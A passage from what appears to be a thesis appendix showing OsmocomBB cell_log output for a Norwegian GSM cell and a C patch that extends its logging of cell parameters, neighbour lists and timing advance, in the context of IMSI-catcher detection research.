11 ARFCN 1015 -109 -107 -107 -106 -105 -107 -108 -110 -106
```

When this is done, it tries to synchronize with all the available cells, starting with the one with the strongest signal. Then, it listens to the broadcast channel until it gets the SI from 1 to 4. After that, it sends a Channel Request message so as to get an Immediate Assignment message containing the Timing Advance value. Finally, it writes the received values in a log file. The output is shown in the following figure. It had to be modified to fit the page.

```
1  [sysinfo] Tue May 19 16:05:54 2015
2  ARFCN |MCC            |MNC            |LAC     |cell ID|BSIC |
3  ------+---------------+---------------+--------+-------+-----+
4  124   |242    Norway| 01   Telenor|0x307b |0x4112 |0,3  |
5
6  rx-lev|min-db |max-pwr|C1  |C2  |T3212 |TA |
7  ------+-------+-------+----+----+------+---+
8  -71   |-110   |   5   |  16|  16|14400 | 1 |
9
10 SI2 (neigh.) BA=0:
     51,52,53,54,56,57,59,60,61,62,64,65,66,67,68,76,81,
11                   122,123,124
12
13 SI1 55 06 19 08 40 00 00 20 00 00 00 00 00 00 00 00 00 00 79 00 00
     2b
14 SI2 59 06 1a 0e 00 00 00 00 01 08 0f bd bc 00 00 00 00 00 00 ff 79 00
     00
15 SI3 49 06 1b 41 12 42 f2 10 30 7b c8 03 28 54 65 40 79 00 00 80 00 a0
     43
16 SI4 31 06 1c 42 f2 10 30 7b 65 40 79 00 00 80 00 b2 2b 2b 2b 2b 2b 2b
     2b
17
```

This shows how it is possible to extract the information easily with a very cheap phone. Moreover, some useful data is added here compared to the data acquired by *Aftenposten*: the value of the t3212 timer, which is the time between periodic updates, the timing advance, giving information about the distance from the cell, and the list of neighbors advertised in the SI2. The SI messages are also displayed directly as they appear on the layer 2. The main advantage of using OsmocomBB is its flexibility: a lot of other information could be displayed.

One of the main difference between this demonstration and the system used by Aftenposten is the automatic detection of IMSI-catchers, and the alarms that are available. This kind of system is also possible using data collected from OsmocomBB of course. An IMSI-catcher detector was actually developed by *SRLabs* based on OsmocomBB: CatcherCatcher [1]. It provides automatic detections and alarms based on various criterion.

[1] https://opensource.srlabs.de/projects/mobile-network-assessment-tools/wiki/CatcherCatcher

D.1 Patch

This patch modifies the output of the `cell_log` application. It was developed on the `fc20a37cb375dac11f45b78a446237c70f00841c` commit of the master branch, and can also be found online: https://gitlab.com/francoip/thesis/blob/public/patch/aftenposten.patch.

```
1  diff --git a/src/host/layer23/src/misc/app_cell_log.c b/src/host/
       layer23/src/misc/app_cell_log.c
2  index a7f42c3..451a494 100644
3  --- a/src/host/layer23/src/misc/app_cell_log.c
4  +++ b/src/host/layer23/src/misc/app_cell_log.c
5  @@ -70,8 +70,8 @@ int l23_app_init(struct osmocom_ms *ms)
6
7           srand(time(NULL));
8
9  -//       log_parse_category_mask(stderr_target, "DL1C:DRSL:DRR:
       DGPS:DSUM");
10 -         log_parse_category_mask(stderr_target, "DSUM");
11 +         log_parse_category_mask(stderr_target, "DL1C:DRSL:DRR:
       DGPS:DSUM");
12 +//       log_parse_category_mask(stderr_target, "DSUM");
13          log_set_log_level(stderr_target, LOGL_INFO);
14
15          l23_app_work = _scan_work;
16 diff --git a/src/host/layer23/src/misc/cell_log.c b/src/host/
       layer23/src/misc/cell_log.c
17 index 7340dcb..78d96db 100644
18 --- a/src/host/layer23/src/misc/cell_log.c
19 +++ b/src/host/layer23/src/misc/cell_log.c
20 @@ -117,11 +117,210 @@ static void start_sync(void);
21  static void start_rach(void);
22  static void start_pm(void);
23
24 +char *gsm_print_rxlev(uint8_t rxlev)
25 +{
26 +       static char string[5];
27 +       if (rxlev == 0)
28 +               return "<=-110";
29 +       if (rxlev >= 63)
30 +               return ">=-47";
31 +       sprintf(string, "-%d", 110 - rxlev);
32 +       return string;
33 +}
```

```
34 |+
35 |+static int class_of_band(struct osmocom_ms *ms, int band)
36 |+{
37 |+       struct gsm_settings *set = &ms->settings;
38 |+
39 |+       switch (band) {
40 |+       case GSM_BAND_450:
41 |+       case GSM_BAND_480:
42 |+               return set->class_400;
43 |+               break;
44 |+       case GSM_BAND_850:
45 |+               return set->class_850;
46 |+               break;
47 |+       case GSM_BAND_1800:
48 |+               return set->class_dcs;
49 |+               break;
50 |+       case GSM_BAND_1900:
51 |+               return set->class_pcs;
52 |+               break;
53 |+       }
54 |+
55 |+       return set->class_900;
56 |+}
57 |+
58 |+static int16_t calculate_c1(int8_t rla_c, int8_t rxlev_acc_min,
59 |+       int8_t ms_txpwr_max_cch, int8_t p)
60 |+{
61 |+       int16_t a, b, c1, max_b_0;
62 |+
63 |+       a = rla_c - rxlev_acc_min;
64 |+       b = ms_txpwr_max_cch - p;
65 |+
66 |+       max_b_0 = (b > 0) ? b : 0;
67 |+
68 |+       c1 = a - max_b_0;
69 |+
70 |+       return c1;
71 |+}
72 |+
73 |+static int16_t calculate_c2(int16_t c1, int serving, int
       last_serving,
74 |+       int cell_resel_param_ind, uint8_t cell_resel_off, int t,
75 |+       uint8_t penalty_time, uint8_t temp_offset) {
76 |+       int16_t c2;
77 |+
```

```
78 +        c2 = c1;
79 +
80 +        /* no reselect parameters. same process for serving and
       neighbour cells */
81 +        if (!cell_resel_param_ind) {
82 +                LOGP(DNB, LOGL_INFO, "C2 = C1 = %d (because no
       extended "
83 +                        "re-selection parameters available)\n",
       c2);
84 +                return c2;
85 +        }
86 +
87 +        /* special case, if PENALTY_TIME is '11111' */
88 +        if (penalty_time == 31) {
89 +                c2 -= (cell_resel_off << 1);
90 +                LOGP(DNB, LOGL_INFO, "C2 = C1 - 
       CELL_RESELECT_OFFSET (%d) = %d "
91 +                        "(special case)\n", cell_resel_off, c2);
92 +                return c2;
93 +        }
94 +
95 +        c2 += (cell_resel_off << 1);
96 +
97 +        /* parameters for serving cell */
98 +        if (serving) {
99 +                LOGP(DNB, LOGL_INFO, "C2 = C1 + 
       CELL_RESELECT_OFFSET (%d) = %d "
100 +                        "(serving cell)\n", cell_resel_off, c2);
101 +                return c2;
102 +        }
103 +
104 +        /*  the cell is the last serving cell */
105 +        if (last_serving) {
106 +                LOGP(DNB, LOGL_INFO, "C2 = C1 + 
       CELL_RESELECT_OFFSET (%d) = %d "
107 +                        "(last serving cell)\n", cell_resel_off,
       c2);
108 +                return c2;
109 +        }
110 +
111 +        /*  penatly time reached */
112 +        if (t >= (penalty_time + 1) * 20) {
113 +                LOGP(DNB, LOGL_INFO, "C2 = C1 + 
       CELL_RESELECT_OFFSET (%d) = %d "
```

```
114 +                       "(PENALTY_TIME reached)\n",
        cell_resel_off, c2);
115 +               return c2;
116 +       }
117 +
118 +       /* penalty time not reached, substract temporary offset
        */
119 +       if (temp_offset < 7)
120 +               c2 -= temp_offset * 10;
121 +       else
122 +               c2 = -1000; /* infinite  */
123 +       LOGP(DNB, LOGL_INFO, "C2 = C1 + CELL_RESELECT_OFFSET (%d)
        = %d "
124 +               "(PENALTY_TIME not reached, %d seconds left)\n",
        cell_resel_off,
125 +               c2, (penalty_time + 1) * 20 - t);
126 +       return c2;
127 +}
128 +
129 +static void log_cs(void)
130 +{
131 +       struct gsm48_sysinfo *s = &sysinfo;
132 +       struct rx_meas_stat *meas = &ms->meas;
133 +       int8_t rxlev = meas->rxlev/meas->frames;
134 +
135 +       LOGFILE( "ARFCN |MCC          |MNC          |LAC     | cell
        ID|BSIC |"
136 +               "rx-lev|min-db |max-pwr|C1  |C2  |T3212 |TA |\n")
        ;
137 +       LOGFILE("
        -------+---------------+---------------+--------+--------+-----+"
138 +               "-------+--------+--------+----+----+------+---+\n")
        ;
139 +               if (arfcn >= 1024) {
140 +                       LOGFILE("%4dPCS|", arfcn-1024+512);
141 +               } else if (arfcn >= 512 && arfcn <= 885) {
142 +                       LOGFILE("%4dDCS|", arfcn);
143 +               } else {
144 +                       LOGFILE("%4d   |", arfcn);
145 +               }
146 +               if (s->mcc) {
147 +                       LOGFILE("%3s %9s|%3s %9s|",
148 +                               gsm_print_mcc(s->mcc),
        gsm_get_mcc(s->mcc),
```

```
149 |+                                gsm_print_mnc(s->mnc),
    gsm_get_mnc(s->mcc, s->mnc)
150 |+                                );
151 |+                        LOGFILE("0x%04x␣|0x%04x␣|", s->lac, s->
    cell_id);
152 |+                        LOGFILE("%1d,%1d␣␣|", s->bsic >> 3, s->
    bsic & 0x7);
153 |+                } else {
154 |+                        LOGFILE("n/a␣␣␣␣␣␣␣␣␣␣␣␣|n/a␣␣␣␣␣␣␣␣␣␣␣␣|
    n/a␣␣␣␣|n/a␣␣␣␣|n/a␣␣|");
155 |+                }
156 |+                if (s->si3 || s->si4) {
157 |+                        LOGFILE("%3s␣␣␣|%4d␣␣␣|%4d␣␣␣|",
158 |+                                gsm_print_rxlev(rxlev),
159 |+                                s->rxlev_acc_min_db,
160 |+                                s->ms_txpwr_max_cch
161 |+                                );
162 |+                } else {
163 |+                        LOGFILE("n/a␣␣␣␣|n/a␣␣␣␣|n/a␣␣␣|");
164 |+                }
165 |+                if (1) { //fixme
166 |+                        enum gsm_band band = gsm_arfcn2band(s->
    arfcn);
167 |+                        int class = class_of_band(ms, band);
168 |+                        int16_t c1, c2;
169 |+
170 |+                        c1 = -calculate_c1(rxlev-110, s->
    rxlev_acc_min_db,
171 |+                                ms_pwr_dbm(band, s->
    ms_txpwr_max_cch),
172 |+                                ms_class_gmsk_dbm(band, class));
173 |+                        c2 = calculate_c2(c1,0,0,s->sp, s->sp_cro
    ,0,s->sp_pt,s->sp_to);
174 |+                        LOGFILE("%4d|%4d|", c1, c2);
175 |+                } else {
176 |+                        LOGFILE("n/a␣|n/a␣|");
177 |+                }
178 |+                if (s->si3){
179 |+                        LOGFILE("%4d␣|", s->t3212);
180 |+                } else {
181 |+                        LOGFILE("n/a␣␣|");
182 |+                }
183 |+                if (log_si.ta != 0xff){
184 |+                        LOGFILE("%2d␣|\n", log_si.ta);
185 |+                } else {
```

```
186 +                           LOGFILE("n/a|\n");
187 +                   }
188 +           LOGFILE("\n");
189 +}
190 +
191 +static void log_nb(void)
192 +{
193 +           struct gsm48_sysinfo *s = &sysinfo;
194 +           char buffer[128];
195 +           int i, j, k;
196 +           j = 0; k = 0;
197 +           for (i = 0; i < 1024; i++) {
198 +                   if ((s->freq[i].mask & FREQ_TYPE_NCELL)) {
199 +                           if (!k) {
200 +                                   sprintf(buffer, "SI2 (neigh.) BA
    =%d: ",
201 +                                           s->nb_ba_ind_si2);
202 +                                   j = strlen(buffer);
203 +                           }
204 +                           if (j >= 112) {
205 +                                   buffer[j - 1] = '\0';
206 +                                   LOGFILE("%s\n", buffer);
207 +                                   sprintf(buffer, "
    ");
208 +                                   j = strlen(buffer);
209 +                           }
210 +                           sprintf(buffer + j, "%d,", i);
211 +                           j = strlen(buffer);
212 +                           k++;
213 +                   }
214 +           }
215 +           if (j) {
216 +                   buffer[j - 1] = '\0';
217 +                   LOGFILE("%s\n\n", buffer);
218 +           }
219 +}
220 +
221  static void log_gps(void)
222  {
223           if (!g.enable || !g.valid)
224                   return;
225 -         LOGFILE("position %.8f %.8f\n", g.longitude, g.latitude);
226 +         LOGFILE("\n");
227 +         LOGFILE("Position: %.8f %.8f\n", g.longitude, g.latitude)
    ;
```

```
228 +       LOGFILE("\n");
229  }
230
231  static void log_time(void)
232 @@ -132,7 +331,7 @@ static void log_time(void)
233                 now = g.gmt;
234         else
235                 time(&now);
236 -       LOGFILE("time %lu\n", now);
237 +       LOGFILE("%s ", ctime(&now));
238  }
239
240  static void log_frame(char *tag, uint8_t *data)
241 @@ -149,13 +348,13 @@ static void log_pm(void)
242  {
243         int count = 0, i;
244
245 -       LOGFILE("[power]\n");
246 +       LOGFILE("[power] ");
247         log_time();
248         log_gps();
249         for (i = 0; i <= 1023; i++) {
250                 if ((pm[i].flags & INFO_FLG_PM)) {
251                         if (!count)
252 -                               LOGFILE("arfcn %d", i);
253 +                               LOGFILE("ARFCN %d", i);
254                         LOGFILE(" %d", pm[i].rxlev_dbm);
255                         count++;
256                         if (count == 12) {
257 @@ -178,9 +377,7 @@ static void log_pm(void)
258
259  static void log_sysinfo(void)
260  {
261 -       struct rx_meas_stat *meas = &ms->meas;
262         struct gsm48_sysinfo *s = &sysinfo;
263 -       int8_t rxlev_dbm;
264         char ta_str[32] = "";
265
266         if (log_si.ta != 0xff)
267 @@ -190,29 +387,27 @@ static void log_sysinfo(void)
268                 arfcn, gsm_print_mcc(s->mcc), gsm_print_mnc(s->
                       mnc),
269                 gsm_get_mcc(s->mcc), gsm_get_mnc(s->mcc, s->mnc),
                       ta_str);
270
```

```
271 |-        LOGFILE("[sysinfo]\n");
272 |-        LOGFILE("arfcn␣%d\n", s->arfcn);
273 |+        LOGFILE("[sysinfo]␣");
274          log_time();
275 |+        log_cs();
276 |+        log_nb();
277          log_gps();
278 |-        LOGFILE("bsic␣%d,%d\n", s->bsic >> 3, s->bsic & 7);
279 |-        rxlev_dbm = meas->rxlev / meas->frames - 110;
280 |-        LOGFILE("rxlev␣%d\n", rxlev_dbm);
281 |+
282          if (s->si1)
283 |-                log_frame("si1", s->si1_msg);
284 |+                log_frame("SI1", s->si1_msg);
285          if (s->si2)
286 |-                log_frame("si2", s->si2_msg);
287 |+                log_frame("SI2", s->si2_msg);
288          if (s->si2bis)
289 |-                log_frame("si2bis", s->si2b_msg);
290 |+                log_frame("SI2bis", s->si2b_msg);
291          if (s->si2ter)
292 |-                log_frame("si2ter", s->si2t_msg);
293 |+                log_frame("SI2ter", s->si2t_msg);
294          if (s->si3)
295 |-                log_frame("si3", s->si3_msg);
296 |+                log_frame("SI3", s->si3_msg);
297          if (s->si4)
298 |-                log_frame("si4", s->si4_msg);
299 |-        if (log_si.ta != 0xff)
300 |-                LOGFILE("ta␣%d\n", log_si.ta);
301 |+                log_frame("SI4", s->si4_msg);
302
303          LOGFILE("\n");
304 |+        LOGFILE("\n");
305          LOGFLUSH();
306  }
307
308 diff --git a/src/host/layer23/src/mobile/main.c b/src/host/
        layer23/src/mobile/main.c
309 index a6dd082..63f82a0 100644
310 --- a/src/host/layer23/src/mobile/main.c
311 +++ b/src/host/layer23/src/mobile/main.c
312 @@ -69,7 +69,8 @@ int mobile_exit(struct osmocom_ms *ms, int
        force);
313
```

```
314
315   const char *debug_default =
316 -         "DCS:DNB:DPLMN:DRR:DMM:DSIM:DCC:DMNCC:DSS:DLSMS:DPAG:DSUM
          :DSAP";
317 +         //"DCS:DNB:DPLMN:DRR:DMM:DSIM:DCC:DMNCC:DSS:DLSMS:DPAG:
          DSUM:DSAP";
318 +         "DBSSGP:DCC:DCS:DGPS:DL1C:DLLAPD:DLSMS:DMM:DMNCC:DMSC:DNB
          :DNS:DPAG:DPLMN:DRR:DRSL:DSAP:DSIM:DSS:DSUM:";
319
320   const char *openbsc_copyright =
321         "Copyright (C) 2008-2010 ...\n"
```